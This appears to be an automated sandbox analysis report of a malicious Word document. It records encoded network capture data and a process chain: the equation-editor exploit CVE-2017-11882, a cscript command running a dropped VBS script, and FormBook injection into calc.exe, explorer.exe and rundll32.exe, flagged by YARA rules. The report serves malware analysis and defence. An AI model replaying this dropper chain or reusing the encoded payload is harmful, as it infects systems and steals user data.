46 4c 47 42 43 4d 69 78 67 4d 54 6b 73 59 44 59 35 4c 47 41 34 51 79 78 67 4d 55 55 73 59 44 52 43 4c 47 42 43 4e 79 78 67 52 44 41 73 59 Data Ascii: kwLGA0RixgNTAsYDIBLGA3NCxgNDcsYEM3LGA2OCxgOUQsYDhELGBDOSxgOUYsYDIDLG AwQSxgMTMsYDBFLGAxOCxgRkIsYERFLGBERCxgQjMsYEQ0LGA4NCxgRDgsYEE2LGBCCyxgRUYSYDZDLG AzQSxgNzMsYERBLGBGOCxgQzIsYEMzLGA5QSxgOTMsYDNELGBFQixgNzMsYEFZFLGBCMixgMTksYDY5LG A4QyxgMUUsYDRCLGBCNyxgRDAsY
2021-12-02 20:47:22 UTC	1695	IN	Data Raw: 56 44 4c 47 42 44 52 69 78 67 52 6a 63 73 59 44 51 79 4c 47 41 79 51 53 78 67 4e 30 55 73 59 44 52 43 4c 47 41 31 4f 53 78 67 52 6a 67 73 59 44 64 44 4c 47 41 79 52 53 78 67 4e 55 55 73 59 44 49 7a 4c 47 41 31 4e 69 78 67 4d 7a 49 73 59 44 55 32 4c 47 41 34 4f 53 78 67 4d 6a 49 73 59 45 45 30 4c 47 41 7a 51 53 78 67 52 44 45 73 59 45 5a 46 4c 47 41 30 4f 43 78 67 4d 45 45 73 59 44 45 79 4c 47 42 46 51 69 78 67 52 45 55 73 59 44 49 34 4c 47 42 45 4d 79 78 6 7 4e 30 45 73 59 44 63 7a 4c 47 41 31 4f 43 78 67 52 54 59 73 59 45 45 7a 4c 47 41 7a 52 69 78 67 4e 54 49 73 59 45 5a 44 4c 47 41 35 4d 79 78 67 4e 54 63 73 59 44 6c 42 4c 47 42 46 52 53 78 67 51 6a 49 73 59 44 49 35 4c 47 41 33 4e 69 78 67 4e 6b 4d 73 59 44 49 30 4c 47 42 42 4f 53 78 67 51 7a 51 73 59 Data Ascii: VDLGBDRixgRjcsYDQyLGAyQSxgN0UsYDRCLGA1OSxgRjgsYDdDLGAyRSxgNUUsYDizLGA1NixgMzIs YDU2LGA4OSxgMjIsYEE0LGAZQSxgRDEsYEFZFLGA0OCxgMEEsYDEyLGBFQixgREUsYDI4LGBEMyxgN0Es YDczLGA1OCxgRTYsYEEZLGAZRxigNTIsYEZDLGA5MyxgNTcsYDIBLGBFRSxgQjIsYDI5LGA3NixgNkMsYDI0LGBBOS xgQzQsY
2021-12-02 20:47:22 UTC	1711	IN	Data Raw: 6b 33 4c 47 41 35 51 53 78 67 4d 44 41 73 59 45 49 7a 4c 47 41 32 4d 43 78 67 4e 45 4d 73 59 44 45 35 4c 47 41 35 4e 53 78 67 51 55 51 73 59 45 55 78 4c 47 42 47 4e 43 78 67 51 55 45 73 59 45 51 77 4c 47 41 31 4f 53 78 67 4d 7a 67 73 59 45 55 35 4c 47 41 7a 52 53 78 67 4d 6a 59 73 59 45 59 30 4c 47 41 31 4e 69 78 67 4e 44 41 73 59 44 46 44 4c 47 42 46 4d 53 78 67 4d 7a 67 73 59 45 46 46 4c 47 42 46 4f 43 78 67 52 6a 49 73 59 45 5a 46 4c 47 42 45 52 43 78 6 7 4d 44 67 73 59 45 51 33 4c 47 41 34 4f 43 78 67 52 54 51 73 59 45 45 35 4c 47 42 44 4e 69 78 67 51 7a 63 73 59 44 51 34 4c 47 41 33 51 69 78 67 4e 54 63 73 59 44 4d 77 4c 47 42 44 52 43 78 67 4d 45 54 73 59 45 51 34 4c 47 41 31 4d 43 78 67 51 54 55 73 59 44 63 78 4c 47 42 44 4e 79 78 67 52 6a 55 73 59 Data Ascii: k3LGA5QSxgMDAsYElzLGA2MCxgNEMsYDE5LGA5NSxgQUQsYEUxLGBGNcxgQUEsYEQwLG A1OSxgMzgsYEU5LGAZRSxgMjYsY EY0LGA1NixgNDAsYDFDLGBFMSxgMzgsYEFFLGBFOCxgRjIsYEFZFLG BERCxgMDgsYEQ3LGA4OCxgRTQsYEE5LGBDNixgQzcsYDQ4LGA3QixgNTcsYDMwLGBDRcxgMDUsYEQ4LG A1MCxgQTUsYDcxLGBDNyxgRjUsY
2021-12-02 20:47:22 UTC	1727	IN	Data Raw: 59 35 4c 47 41 34 4f 43 78 67 4e 6a 51 73 59 45 52 45 4c 47 41 79 4d 43 78 67 51 6a 49 73 59 44 64 43 4c 47 41 7a 51 53 78 67 4e 6b 51 73 59 44 45 35 4c 47 41 79 4f 43 78 67 4d 54 67 73 59 44 52 44 4c 47 42 45 4d 69 78 67 4d 30 4d 73 59 45 5a 47 4c 47 41 31 52 53 78 67 4d 54 45 73 59 45 4e 43 4c 47 41 33 4d 79 78 67 4d 6b 59 73 59 44 6b 35 4c 47 42 42 4d 53 78 67 51 6a 49 73 59 44 45 7a 4c 47 41 79 51 79 78 67 4f 44 45 73 59 45 49 77 4c 47 41 7a 4e 79 78 6 7 52 6b 55 73 59 44 45 30 4c 47 42 45 4e 43 78 67 4d 6b 45 73 59 44 49 78 4c 47 41 7a 52 43 78 67 4f 54 51 73 59 44 55 78 4c 47 42 42 52 53 78 67 52 6a 63 73 59 44 55 78 4c 47 41 34 51 79 78 67 4e 7a 49 73 59 44 41 7a 4c 47 42 44 4d 53 78 67 4e 6a 67 73 59 45 49 31 4c 47 41 7a 51 69 78 67 4f 54 6b 73 59 Data Ascii: Y5LGA4OCxgNjQsYERELGAyMCxgQjIsYDdCLGAZQSxgNkQsYDE5LGAyOCxgMTgsYDRDLGBEMixgM0Ms YEZGLGA1RSxgMTesYENCLGA3MyxgMkYsYDk5LGBBMSxgQjIsYDEzLGAyQyxgODEsYElwLGAzNyxgRkUs YDE0LGBENCxgMkEsYDixLGAzRCxgOTQsYDUxLGBBRsXgRjcsYDUxLGA4QyxgNzIsYDazLGBDMsXgNjgs YEI1LGAZQixgOTksY
2021-12-02 20:47:22 UTC	1743	IN	Data Raw: 42 43 4c 47 42 44 52 69 78 67 52 44 55 73 59 45 45 30 4c 47 42 44 4d 69 78 67 4e 6b 49 73 59 44 52 43 4c 47 41 7a 4e 43 78 67 4e 6a 55 73 59 44 67 79 4c 47 41 7a 4d 79 78 67 4e 7a 63 73 59 44 67 34 4c 47 42 47 4d 69 78 67 52 54 51 73 59 44 52 47 4c 47 41 7a 4e 53 78 67 4f 54 59 73 59 44 41 30 4c 47 41 34 4e 79 78 67 4f 44 55 73 59 44 6b 35 4c 47 41 79 4e 53 78 67 4d 30 59 73 59 45 4a 47 4c 47 41 34 4d 43 78 67 4d 6b 55 73 59 44 41 79 4c 47 42 47 51 53 78 67 4d 7a 67 73 59 44 51 32 4c 47 42 44 51 79 78 67 4d 44 41 73 59 44 4a 47 4c 47 41 32 52 69 78 67 4d 6a 6b 73 59 45 45 3 2 4c 47 41 32 4d 53 78 67 4e 6b 4d 73 59 44 42 45 4c 47 41 33 4e 53 78 67 4d 54 55 73 59 45 55 35 4c 47 41 77 51 53 78 67 4f 45 51 73 59 45 4e 45 4c 47 42 45 4d 79 78 67 51 6a 6b 73 59 Data Ascii: BCLGBDRixgRDUsYEE0LGBDMixgNkIsYDRCLGAzNCxgNjUsYDgyLGAZMyxgNzcsYDg4LGBGMixgRTQs YDRGLGAzNSxgOTYsYDA0LGA4NyxgODUsYDk5LGAyNSxgM0YsY EJLGLGA4MCxgMkUsYDAyLGBGQXSxgMzgs YDQ2LGBDQyxgMDAsYDJLGA2RixgMjksYEE2LGA2MSxgNkMsYDBELGA3NSxgMTUsYEU5LGAwQSxgOEQs YENELGBEMyxgQjksY
2021-12-02 20:47:22 UTC	1759	IN	Data Raw: 51 35 4c 47 41 31 4e 69 78 67 4d 7a 49 73 59 44 4d 79 4c 47 41 33 4d 79 78 67 4e 54 41 73 59 44 45 78 4c 47 41 34 52 53 78 67 52 54 45 73 59 44 6b 31 4c 47 42 43 4d 53 78 67 4e 30 4d 73 59 44 4a 43 4c 47 41 77 4e 53 78 67 4f 54 45 73 59 44 49 7a 4c 47 41 35 4f 43 78 67 4e 7a 63 73 59 44 4d 7a 4c 47 42 47 52 43 78 67 4d 44 41 73 59 44 63 35 4c 47 41 35 4f 53 78 67 4e 7a 49 73 59 44 63 34 4c 47 41 34 51 53 78 67 4e 44 45 73 59 44 4e 44 4c 47 41 7a 4f 43 78 6 7 4e 44 6b 73 59 45 4e 47 4c 47 42 42 51 69 78 67 4e 30 45 73 59 45 59 77 4c 47 41 78 4e 43 78 67 4d 7a 67 73 59 45 49 33 4c 47 41 35 52 69 78 67 52 54 59 73 59 44 45 33 4c 47 42 46 4e 79 78 67 4e 44 49 73 59 44 68 47 4c 47 42 43 51 79 78 67 4d 55 49 73 59 45 55 32 4c 47 41 31 4d 69 78 67 4f 54 6b 73 59 Data Ascii: Q5LGA1NixgMzIsYDMYLGA3MyxgNTAsYDExLGA4RSxgRTesYDk1LGBCMSxgN0MsYDJCLGAwNSxgOTEs YDIzLGA5OCxgNzcsYDMzLGBGRCxgMDAsYDc5LGA5OSxgNzIsYDc4LGA4QSxgNDEsYDNDLGAZOCxgNDks YENGLGBBQixgN0EsY EYwLGAxNCxgMzgsY EI3LGA5RixgRTYsYDE3LGBFNyxgNDIsYDhGLGBCCyxgMUIs YEU2LGA1MixgOTksY

Timestamp	kBytes transferred	Direction	Data
2021-12-02 20:47:22 UTC	1775	IN	Data Raw: 68 45 4c 47 42 44 4f 43 78 67 4d 54 51 73 59 45 55 79 4c 47 41 30 52 69 78 67 52 44 63 73 59 45 55 7a 4c 47 41 30 4f 53 78 67 4d 7a 51 73 59 44 6b 33 4c 47 41 30 4e 69 78 67 4e 44 51 73 59 44 59 7a 4c 47 41 79 52 69 78 67 4f 54 4d 73 59 44 4a 43 4c 47 41 7a 4d 53 78 67 4d 44 6b 73 59 45 45 34 4c 47 41 32 51 53 78 67 51 6a 45 73 59 45 4a 43 4c 47 42 42 4f 53 78 67 52 6b 4d 73 59 45 45 77 4c 47 42 44 4d 69 78 67 4d 55 59 73 59 44 63 34 4c 47 41 77 4d 79 78 67 4e 6a 45 73 59 44 64 42 4c 47 41 79 52 53 78 67 4e 6a 55 73 59 45 5a 47 4c 47 41 79 51 69 78 67 51 6a 67 73 59 44 4e 4 6 4c 47 41 79 4d 43 78 67 4f 44 49 73 59 45 55 77 4c 47 42 47 52 43 78 67 4e 55 55 73 59 44 63 7a 4c 47 41 7a 52 53 78 67 52 6a 41 73 59 44 55 30 4c 47 42 44 4f 53 78 67 52 45 59 73 59 Data Ascii: hELGBDOCxgMTQsYEUyLGA0RixgRDcsYEUzLGA0OSxgMzQsYDk3LGA0NixgNDQsYDYzLGAYRixgOTMsYDJCLGAzMSxgMDksYEE4LGA2QsXgQJEsYEJCLGBBOSxgRkMsYEEwLGBDMixgMUysYDc4LGAwMyxgNjEsYDdBLGAyRSxgNjUsYIEZGLGAyQixgQJgsYDNFLGAyMCxgODIsYEUwLGBGRCxgNUUsYDczLGAzRSxgRjAsYDU0LGBDOSxgREYsY
2021-12-02 20:47:22 UTC	1791	IN	Data Raw: 59 35 4c 47 41 31 4d 69 78 67 4f 54 6b 73 59 44 4d 32 4c 47 41 77 4f 53 78 67 4d 44 4d 73 59 44 56 46 4c 47 41 79 4d 53 78 67 4e 6a 59 73 59 44 45 34 4c 47 42 43 4e 53 78 67 4d 45 51 73 59 45 4a 42 4c 47 41 33 4e 53 78 67 4d 30 49 73 59 45 59 78 4c 47 41 34 51 69 78 67 4f 54 4d 73 59 45 56 42 4c 47 41 79 4d 53 78 67 51 30 4d 73 59 44 41 33 4c 47 42 43 4d 43 78 67 4d 30 45 73 59 44 67 34 4c 47 41 7a 4e 53 78 67 4f 45 51 73 59 44 49 7a 4c 47 41 77 52 69 78 6 7 52 6b 59 73 59 45 49 31 4c 47 42 46 51 69 78 67 52 6a 6b 73 59 45 49 79 4c 47 41 77 4d 53 78 67 52 44 63 73 59 44 4e 42 4c 47 41 32 51 69 78 67 52 6a 51 73 59 44 6b 78 4c 47 42 47 4d 53 78 67 4d 6a 41 73 59 44 56 42 4c 47 41 30 51 69 78 67 52 6a 6b 73 59 44 6c 47 4c 47 41 30 52 69 78 67 4d 55 55 73 59 Data Ascii: Y5LGA1MixgOTksYDM2LGAwOSxgMDMsYDVFLGAyMSxgNjYsYDE4LGBCNsXgMEQsYIEJBLGA3NSxgM0IsYIEYxLGA4QixgOTMsYIEVBLGAyMSxgQ0MsYDA3LGBCMCxm0EsYDg4LGAzNSxgOEQsYDIzLGAwRixgRkYsYIEI1LGBFQixgRjksYIElyLGAwMSxgRDcsYDNBLGA2QixgRjQsYDkxLGBGMSxgMjAsYDVBLGA0QixgRjksYDIGLGA0RixgMUUsY
2021-12-02 20:47:22 UTC	1807	IN	Data Raw: 59 30 4c 47 42 45 4f 43 78 67 4d 7a 41 73 59 44 56 43 4c 47 41 35 51 69 78 67 52 44 49 73 59 44 4d 32 4c 47 41 31 4d 53 78 67 4f 45 59 73 59 44 41 77 4c 47 41 78 51 79 78 67 4d 45 49 73 59 44 52 43 4c 47 41 77 4d 69 78 67 51 30 49 73 59 44 4a 42 4c 47 41 79 4e 69 78 67 52 54 67 73 59 44 41 32 4c 47 41 34 4e 53 78 67 4f 55 51 73 59 45 52 43 4c 47 42 45 4e 79 78 67 4e 6a 59 73 59 44 68 42 4c 47 41 7a 52 53 78 67 4f 55 59 73 59 44 63 30 4c 47 41 34 4e 53 78 6 7 4e 44 67 73 59 44 51 7a 4c 47 41 7a 51 53 78 67 4f 54 6b 73 59 44 59 31 4c 47 41 34 52 53 78 67 4d 7a 55 73 59 44 51 78 4c 47 42 45 4d 79 78 67 4d 44 4d 73 59 44 45 31 4c 47 41 79 4d 43 78 67 4d 6b 49 73 59 44 64 43 4c 47 41 7a 52 53 78 67 4e 55 55 73 59 45 4d 32 4c 47 41 33 51 69 78 67 4d 55 45 73 59 Data Ascii: Y0LGBEOCxmZAsYDVCFLGA5QixgRDIsYDM2LGA1MSxgOEYsYDAwLGAxQyxgMEIsYDRCLGAwMixgQ0IsYDJBLGAyNixgRTgsYDA2LGA4NSxgOUQsYERCLGBENyxgNjYsYDhBLGAzRSxgOUYsYDc0LGA4NSxgNDgsYDQzLGAzQSxgOTksYDY1LGA4RSxgMzUsYDQxLGBEMyxgMDMsYDE1LGAyMCxgMkIsYDdCLGAzRSxgNUUsYEM2LGA3QixgMUEsY
2021-12-02 20:47:22 UTC	1823	IN	Data Raw: 6b 33 4c 47 41 79 4d 79 78 67 52 6b 49 73 59 45 55 32 4c 47 41 34 52 43 78 67 51 54 41 73 59 45 46 44 4c 47 41 79 4e 79 78 67 51 30 45 73 59 45 49 79 4c 47 42 47 51 53 78 67 52 6a 49 73 59 44 45 77 4c 47 41 34 4f 53 78 67 4d 6a 45 73 59 45 4d 33 4c 47 41 31 4f 43 78 67 4e 44 55 73 59 44 46 44 4c 47 41 35 4d 79 78 67 4e 54 4d 73 59 44 41 32 4c 47 41 77 51 79 78 67 52 6a 55 73 59 45 49 35 4c 47 41 32 4e 69 78 67 4f 54 51 73 59 45 4d 31 4c 47 42 46 4d 43 78 6 7 4d 54 59 73 59 45 49 30 4c 47 41 35 4d 43 78 67 4f 44 51 73 59 44 68 47 4c 47 41 7a 4d 43 78 67 52 55 51 73 59 45 4a 43 4c 47 41 77 52 69 78 67 51 7a 41 73 59 44 64 47 4c 47 42 42 4e 79 78 67 52 54 4d 73 59 44 63 77 4c 47 42 44 52 53 78 67 4e 45 49 73 59 44 46 47 4c 47 41 7a 4d 43 78 67 52 44 41 73 59 Data Ascii: k3LGAYMyxgRkIsYEU2LGA4RCxgQTAsYEFDLGAyNyxgQ0EsYIElyLGBGQSxgRjIsYDEwLGA4OSxgMjEsYEM3LGA1OCxgNDUsYDFDLGA5MyxgNTMsYDA2LGAwQyxgRjUsYIEI5LGA2NixgOTQsYEM1LGBFMCxgMTYsYIEI0LGA5MCxgODQsYDhGLGAzMCxgRUQsYIEJCLGAwRixgQzAsYDdGLGBBNyxgRTMsYDcwLGBDRSxgNEIsYDFGLGAzMCxgRDAsY
2021-12-02 20:47:22 UTC	1839	IN	Data Raw: 52 47 4c 47 41 79 4e 53 78 67 51 55 49 73 59 44 41 78 4c 47 42 46 52 43 78 67 4d 7a 45 73 59 44 45 31 4c 47 42 47 4d 79 78 67 51 6a 51 73 59 45 4e 43 4c 47 41 77 52 53 78 67 4d 7a 45 73 59 44 4a 43 4c 47 42 44 51 79 78 67 4f 54 41 73 59 45 59 34 4c 47 41 32 51 79 78 67 51 54 45 73 59 45 4a 43 4c 47 42 42 51 53 78 67 4f 45 4d 73 59 44 55 7a 4c 47 41 77 51 53 78 67 4d 44 49 73 59 44 63 77 4c 47 42 46 4e 43 78 67 4d 44 67 73 59 44 41 7a 4c 47 41 79 4f 43 78 6 7 4d 54 51 73 59 44 5a 43 4c 47 41 7a 4d 53 78 67 4e 6a 45 73 59 44 5a 46 4c 47 42 47 4d 79 78 67 52 55 55 73 59 44 6c 46 4c 47 41 31 4e 43 78 67 52 54 41 73 59 44 49 33 4c 47 42 47 4d 53 78 67 51 6a 59 73 59 44 4a 46 4c 47 41 31 51 69 78 67 4d 6a 51 73 59 44 55 79 4c 47 41 7a 51 53 78 67 4d 6b 51 73 59 Data Ascii: RGLGAyNSxgQUIsYDAxLGBFRCxgMzEsYDE1LGBGMyxgQJQsYENCLGAwRSxgMzEsYDJCLGBDQyxgOTAsYIEY4LGA2QyxgQTEsYEJCLGBBQSxgOEMsYDUzLGAwQSxgMDIsYDcwLGBFNCxgMDgsYDAzLGAyOCxgMTQsYDZCLGAzMSxgNjEsYDZFLGBGMyxgRUUsYDIFLGA1NCxgRTAsYDI3LGBGMSxgQJYsYDjJFLGA1QixgMjQsYDUyLGAzQSxgMkQsY
2021-12-02 20:47:22 UTC	1855	IN	Data Raw: 4d 30 4c 47 41 7a 4f 43 78 67 4d 6b 45 73 59 45 5a 44 4c 47 41 30 4f 53 78 67 52 6a 59 73 59 45 5a 46 4c 47 41 32 4d 53 78 67 4e 30 4d 73 59 45 51 31 4c 47 41 31 4e 53 78 67 52 54 63 73 59 45 4e 42 4c 47 41 79 4f 43 78 67 52 45 49 73 59 44 45 33 4c 47 42 46 52 43 78 67 4d 44 51 73 59 44 4d 79 4c 47 42 42 4d 69 78 67 4d 45 55 73 59 44 51 33 4c 47 41 79 4d 53 78 67 52 54 55 73 59 44 67 30 4c 47 42 47 52 53 78 67 4f 55 51 73 59 44 51 32 4c 47 41 32 51 53 78 6 7 51 55 4d 73 59 45 4d 77 4c 47 41 31 52 43 78 67 52 6a 41 73 59 44 68 47 4c 47 41 77 51 69 78 67 51 6a 67 73 59 44 4a 47 4c 47 42 42 4f 43 78 67 4d 6a 49 73 59 44 51 31 4c 47 41 35 51 53 78 67 51 30 55 73 59 45 56 46 4c 47 42 46 51 53 78 67 4f 44 67 73 59 44 4e 46 4c 47 41 30 4d 53 78 67 4d 54 59 73 59 Data Ascii: M0LGAzOCxgMkEsYEZDLGA0OSxgRjYsYIEZFLGA2MSxgN0MsYEQ1LGA1NSxgRTcsYENBLGAyOCxgREIsYDE3LGBFRCxgMDQsYDMlyLGBBMixgMEUsYDQ3LGAyMSxgRTUsYDg0LGBGRSxgOUQsYDQ2LGA2QSxgQUMsYEMwLGA1RCxgRjAsYDhGLGAwQixgQJgsYDJGLGBBOCxmJIsYDQ1LGA5QSxgQ0UsYIEVFLGBFQSxgODgsYDNFLGA0MSxgMTYsY
2021-12-02 20:47:22 UTC	1871	IN	Data Raw: 4d 30 4c 47 41 7a 51 69 78 67 51 7a 67 73 59 45 4e 47 4c 47 41 78 51 53 78 67 51 55 51 73 59 45 55 31 4c 47 42 46 52 53 78 67 4f 55 45 73 59 44 56 43 4c 47 41 35 4d 79 78 67 4d 30 45 73 59 44 52 46 4c 47 41 32 4d 69 78 67 4f 44 67 73 59 45 4d 32 4c 47 41 33 51 79 78 67 4d 7a 45 73 59 45 5a 43 4c 47 42 45 4f 43 78 67 4e 54 41 73 59 44 42 45 4c 47 41 79 4d 79 78 67 52 6a 4d 73 59 44 42 45 4c 47 41 79 4d 43 78 67 4d 7a 6b 73 59 45 56 44 4c 47 41 31 52 69 78 67 4e 6b 45 73 59 45 55 32 4c 47 41 79 4e 69 78 67 4e 6b 45 73 59 44 51 78 4c 47 42 45 4d 79 78 67 51 6b 55 73 59 44 6b 3 3 4c 47 42 43 52 53 78 67 51 54 59 73 59 44 41 78 4c 47 41 35 4e 69 78 67 4d 6a 55 73 59 44 64 43 4c 47 41 30 4e 43 78 67 4f 44 51 73 59 44 59 32 4c 47 41 30 52 53 78 67 52 6b 4d 73 59 Data Ascii: M0LGAzQixgQzgsYENGLGAxQSxgQUQsYEU1LGBFRSxgOUEsYDVCFLGA5MyxgM0EsYDRFLGA2MixgODgsYEM2LGA3QyxgMzEsYIEZCLGBEOCxmNTAsYDBELGAyMyxgRjMsYDBELGAyMCxgMzksYIEVDLGA1RixgNkEsYEU2LGAyNixgNkEsYDQxLGBEMyxgQkUsYDk3LGBCRSxgQTYsYDAxLGA5NixgMjUsYDdCLGA0NCxgODQsYDY2LGA0RSxgRkMsY

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe

Processes

Statistics

Behavior

 Click to jump to process

System Behavior

Analysis Process: WINWORD.EXE PID: 672 Parent PID: 596

General

Start time:	21:46:16
Start date:	02/12/2021
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13f2b0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: 00000000.00000002.568094233.0000000006339000.00000004.00000001.sdmp, Author: John Davison - Rule: rtf_cve2017_11882_ole, Description: Attempts to identify the exploit CVE 2017 11882, Source: 00000000.00000003.562381137.0000000006339000.00000004.00000001.sdmp, Author: John Davison
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

Registry Activities Show Windows behavior

Key Created

Key Value Created

Key Value Modified

Analysis Process: EQNEDT32.EXE PID: 1232 Parent PID: 596

General

Start time:	21:46:19
Start date:	02/12/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

[Show Windows behavior](#)

Registry Activities

[Show Windows behavior](#)

Key Created

Key Value Created

Analysis Process: cmd.exe PID: 1812 Parent PID: 1232

General

Start time:	21:46:19
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	CmD.exe /C cscript %tmp%\Client.vbs A C
Imagebase:	0x4a960000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: cscript.exe PID: 2700 Parent PID: 1812

General

Start time:	21:46:20
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\cscript.exe
Wow64 process (32bit):	true
Commandline:	cscript C:\Users\user\AppData\Local\Temp\Client.vbs A C
Imagebase:	0x120000
File size:	126976 bytes
MD5 hash:	A3A35EE79C64A640152B3113E6E254E2
Has elevated privileges:	true
Has administrator privileges:	true

Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

Show Windows behavior

Analysis Process: powershell.exe PID: 2652 Parent PID: 1304

General

[illegible]

File Activities

Show Windows behavior

File Read

Registry Activities

Show Windows behavior

Analysis Process: calc.exe PID: 3060 Parent PID: 2652

General

Start time:	21:46:48
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\calc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x940000
File size:	776192 bytes
MD5 hash:	60B7C0FEAD45F2066E5B805A91F4F0FC
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.510729080.0000000000080000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.510729080.0000000000080000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.510729080.0000000000080000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.473605358.0000000000400000.00000040.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.473605358.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.473605358.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000000.473336925.0000000000400000.00000040.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000000.473336925.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000000.473336925.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.511533102.0000000000400000.00000040.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.511533102.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.511533102.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000A.00000002.510812516.0000000000280000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000A.00000002.510812516.0000000000280000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000A.00000002.510812516.0000000000280000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	moderate

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 3060

General	
Start time:	21:46:52
Start date:	02/12/2021
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.492675256.000000000986B000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.492675256.000000000986B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.492675256.000000000986B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group - Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000B.00000000.502031840.000000000986B000.00000040.00020000.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000B.00000000.502031840.000000000986B000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 0000000B.00000000.502031840.000000000986B000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities

Show Windows behavior

Analysis Process: rundll32.exe PID: 236 Parent PID: 1764

General	
Start time:	21:47:04
Start date:	02/12/2021
Path:	C:\Windows\SysWOW64\rundll32.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\rundll32.exe
Imagebase:	0x800000
File size:	44544 bytes
MD5 hash:	51138BEEA3E2C21EC44D0932C71762A8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:

- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
- Rule: Formbook, Description: detect Formbook in memory, Source: 0000000C.00000002.684885243.00000000001F0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 0000000C.00000002.684930109.00000000002B0000.00000004.00000001.sdmp, Author: Joe Security
- Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 0000000C.00000002.684930109.00000000002B0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com
